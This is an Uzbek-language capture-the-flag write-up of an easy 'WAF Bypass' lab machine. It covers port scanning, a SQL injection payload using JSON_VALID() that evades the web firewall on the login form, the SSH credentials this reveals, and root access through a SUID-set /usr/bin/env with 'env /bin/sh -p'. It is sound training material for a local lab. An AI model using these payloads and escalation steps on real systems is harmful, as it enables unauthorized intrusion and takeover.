


Raximjonov Saidislom

machine: WAF Bypass difficulty: Easy

nmap scan natijasi

```
nmap -p- 172.17.0.2 --min-rate 5000
```




```
Session Actions Edit View Help
(saidislom@saidislom)-[/home/kali]
$ nmap -p- 172.17.0.2 --min-rate 5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 22:05 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 5E:17:E3:5B:1C:AC (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 4.81 seconds
(saidislom@saidislom)-[/home/kali]
$
```


22 (ssh) va 80 (http) portlari ochiq ekani ko'rindi.

saytning vizual ko'rinishi



Sayt oddiy login (User / Password) formasidan iborat edi.


oddiy SQL injection urinishi



Bo'sh maydonlar bilan yuborilganda ham SQL xatosi chiqdi — bu login forma SQL injection'ga moyil ekanini ko'rsatdi.

WAF (firewall) bloklashi


```
http://172.17.0.2/index.php?name=admin&password;='+or+1%3D1%3B+--+&submit;=Login
```



Klassik " ' or 1=1 -- " payloadi bilan urinilganda 403 Forbidden xatosi qaytdi — demak server oldida WAF (Web Application Firewall) turgan edi.

whatwaf orqali WAF turini aniqlash


```
./whatwaf -u  
'http://172.17.0.2/index.php?name=admin&password;=...&submit;=Login'
```



whatwaf WAF turini "Apache Generic" deb aniqladi, lekin standart payloadlar bilan bypass topa olmadi.


WAF'ni qo'lda bypass qilish

User: 'OR JSON_VALID(id)- --



Oddiy "or 1=1" so'zlari WAF tomonidan filtrlangani uchun, o'rniga JSON_VALID() funksiyasidan foydalanib, filtrlarni chetlab o'tadigan boolean-based so'rov tuzdim. Bu safar so'rov WAF tomonidan bloklanmadi, faqat SQL sintaksis xatosi chiqdi — demak in'yeksiya server tomonigacha yetib bordi.


admin panelga muvaffaqiyatli kirish



To'g'ri payload topilgach, tizim "Bienvenido, balutin! WAF bypass muvaffaqiyatli" degan xabar bilan SSH kirish ma'lumotlarini ko'rsatdi: baluton / balulero balulon.

SSH orqali kirish

```
ssh baluton@172.17.0.2
```

A terminal window showing an SSH connection from a host named 'saidislom' to 'baluton@172.17.0.2'. The terminal displays the standard SSH warning about the host's authenticity, the user's confirmation to continue, and the successful login. The user is prompted for a password, and upon successful authentication, they are welcomed to Ubuntu 24.04.3 LTS. The terminal also shows system information and links to documentation, management, and support pages. The user's last login is recorded as Saturday, August 23, 2025, at 14:48:26 from 172.17.0.1.

```
baluton@c1b215cae3dc:~$ ssh baluton@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:5ic42XizeEb8agR4jNX59cB0NCe5b5iEcU9lf2zt0Q0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
baluton@172.17.0.2's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 23 14:48:26 2025 from 172.17.0.1
baluton@c1b215cae3dc:~$
```

Privilege escalation uchun SUID qidirish


```
find / -perm -4000 2>/dev/null
```

A terminal window showing the execution of the command 'find / -perm -4000 2>/dev/null' to search for SUID files. The results list several files in the /usr/bin directory, including 'env', 'umount', 'chfn', 'passwd', 'chsh', 'mount', 'gpasswd', 'su', and 'newgrp'. The user then attempts to run 'saidislom', which results in a 'command not found' error.

```
baluton@c1b215cae3dc:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/env
/usr/bin/umount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/newgrp
baluton@c1b215cae3dc:~$ saidislom
-bash: saidislom: command not found
baluton@c1b215cae3dc:~$
```

/usr/bin/env fayli SUID bit bilan belgilangani aniqlandi.


GTFOBins orqali usulni topish



```
env /bin/sh -p
```

Root huquqini olish

```
env /bin/sh -p whoami id
```



Buyruq ishlatilgach, whoami natijasi "root" bo'lib chiqdi va id da euid=0(root) ko'rindi — shu tariqa to'liq root huquqiga erishildi.